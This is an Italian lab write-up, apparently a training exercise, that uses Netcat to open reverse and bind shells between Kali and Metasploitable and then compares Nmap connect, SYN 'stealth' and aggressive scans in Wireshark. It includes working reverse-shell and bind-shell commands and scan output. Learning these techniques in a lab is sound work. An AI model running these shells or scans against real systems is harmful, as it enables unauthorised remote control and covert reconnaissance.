Netcat

Nell'esercizio di oggi vedremo come utilizzare **Netcat**, sia lato server che lato client, per creare delle connessioni tra due macchine ed eseguire comandi in remoto.

Configurazione dell'ambiente


Per questo esercizio utilizziamo due macchine Linux:

- **Kali Linux**: 192.168.50.100
- **Metasploitable**: 192.168.50.101

Test 1: Reverse Shell

Come primo test di connessione utilizzeremo Kali come server. La macchina Kali si metterà in ascolto sulla porta **1234** utilizzando il comando `nc -l -p 1234`.

Su **Metasploitable**, invece, utilizzeremo il comando `nc 192.168.50.100 1234 -e /bin/sh` per collegarci alla porta in ascolto su Kali. Lo switch `-e /bin/sh` indica a **Netcat** di eseguire una shell **Bash** non appena viene stabilita la connessione con Kali. In questo modo creiamo una cosiddetta **reverse shell**.




Una volta stabilita la connessione, questa rimarrà attiva e potremo inviare comandi da Kali che verranno eseguiti su Metasploitable, ottenendo così il controllo remoto della macchina target.

Test 2: Bind Shell

Come secondo test implementeremo una bind shell. A differenza del caso precedente, questa volta il server in ascolto sarà Metasploitable. Il comando utilizzato è `nc -lp 1234 -c "/bin/bash"`. Il parametro `-c "/bin/bash"` indica a Metasploitable di avviare una shell Bash non appena un client si collega sulla porta 1234.

Su Kali ci basterà eseguire il comando `nc 192.168.50.101 1234` per aprire una connessione e iniziare a inviare comandi verso Metasploitable.




Test 3: Esecuzione di comandi singoli

Allo stesso modo possiamo configurare Metasploitable per eseguire comandi specifici e restituirne l'output al client. Ad esempio, utilizzando il comando `nc -lp 1234 -c "whoami"` Metasploitable restituirà a ogni macchina client che si collega sulla porta 1234 l'output del comando `whoami` (nel nostro caso `msfadmin`) e successivamente chiuderà automaticamente la connessione.

Test 3: Visualizzazione dei processi

Applicando lo stesso principio, possiamo sostituire il comando `whoami` con `ps -aux` per ottenere informazioni più dettagliate. Da Kali apriremo quindi una connessione verso Metasploitable che stamperà a video l'elenco completo dei processi attivi sulla macchina target, permettendoci di analizzare lo stato del sistema remoto.



Scansioni di rete con Nmap e analisi del traffico

In questa sezione analizzeremo tre diverse tipologie di scansione effettuate con Nmap, osservando il comportamento del traffico di rete attraverso **Wireshark**. L'obiettivo è comprendere le differenze tra le varie tecniche di scansione e il loro impatto sul traffico di rete.

Test 1: TCP Connect Scan (Scansione TCP completa)

La **TCP Connect Scan** è una scansione che completa l'intero **three-way handshake** per ogni porta analizzata. Questo tipo di scansione è facilmente rilevabile ma non richiede privilegi amministrativi.


- **Comando utilizzato:** `nmap -sT 192.168.50.101`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT 192.168.50.101 -p 1-1024
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 09:35 EST
Nmap scan report for 192.168.50.101
Host is up (0.0032s latency).
Not shown: 1012 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:A9:88:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

Intercettando il traffico sulla porta **80** con Wireshark, possiamo osservare il processo completo di connessione e chiusura:

- **Kali** invia un pacchetto **SYN** a Metasploitable per iniziare la connessione.
- **Metasploitable** risponde con un pacchetto **SYN/ACK**, confermando la disponibilità della porta.
- **Kali** invia un **ACK** completando il three-way handshake.
- Infine viene inviato un pacchetto **FIN** per chiudere la connessione.



Questa sequenza completa indica che la porta **80** è aperta e che **Nmap** ha stabilito una connessione completa prima di terminarla.

Test 2: SYN Scan (Stealth Scan)

La **SYN Scan**, nota anche come **half-open scan**, è una tecnica più furtiva che non completa il **three-way handshake**. Questa scansione richiede privilegi amministrativi ma è meno rilevabile dai sistemi di logging standard.


- **Comando utilizzato:** `sudo nmap -sS 192.168.50.101`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.50.101 -p 1-1024
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 09:37 EST
Nmap scan report for 192.168.50.101
Host is up (0.00025s latency).
Not shown: 1012 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:A9:88:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds
```

Il risultato stampato a video è lo stesso, così come la lista delle porte aperte. Ma, intercettando il traffico sulla porta **80**, possiamo notare una sequenza più breve rispetto alla **TCP Connect Scan**:

- **Kali** invia un pacchetto **SYN** verso la porta **80** di Metasploitable.
- **Metasploitable** risponde con **SYN/ACK**, indicando che la porta è aperta.
- Invece di completare la connessione con un **ACK**, **Kali** invia immediatamente un **RST** (reset) per interrompere la connessione.



Questa tecnica è definita "stealth" perché non completa mai la connessione TCP, risultando quindi meno visibile nei log di sistema che registrano solo connessioni complete.


Test 3: Aggressive Scan

L'**Aggressive Scan** è una modalità di scansione completa che combina diverse tecniche di rilevamento: detection del sistema operativo, versione dei servizi e utilizzo degli script di default **NSE (Nmap Scripting Engine)**. Questa scansione è molto lenta, rumorosa e facilmente rilevabile ma fornisce informazioni molto dettagliate sul target.

- **Comando utilizzato:** `sudo nmap -A 192.168.50.101`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.50.101 -p 1-1024
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 09:42 EST
Nmap scan report for 192.168.50.101
Host is up (0.00052s latency).
Not shown: 1012 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet?
25/tcp  open  smtp?
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
53/tcp  open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```


L'**Aggressive Scan** genera un traffico molto più intenso rispetto alle scansioni precedenti. Se non specificato utilizzando l'apposito flag, l'**Aggressive Scan** effettua sia una scansione **TCP** completa, sia uno **Stealth Scan**, come possiamo osservare nell'immagine seguente.




Oltre a questo vengono effettuati altri controlli, tra i quali, nel caso della porta **80**:

- Tentativi di **banner grabbing** per identificare la versione del servizio HTTP.
- Pacchetti aggiuntivi generati dagli **script NSE** per il rilevamento di vulnerabilità.
- Rilevamento del **sistema operativo**.
- **Directory fuzzing** di base tramite richieste di tipo GET verso i vari endpoint.

Ad esempio, viene eseguito un test per verificare la presenza del file **robots.txt**, che indica ai bot dei vari motori di ricerca quali endpoint non indicizzare. Questo file potrebbe contenere informazioni interessanti riguardo al file system di un'applicazione web.



Nmap esegue inoltre una richiesta di tipo GET verso la **root directory** della web application.



Nell'immagine sotto possiamo vedere che viene eseguito un **directory fuzzing** per la ricerca di endpoint e file presenti sul server web.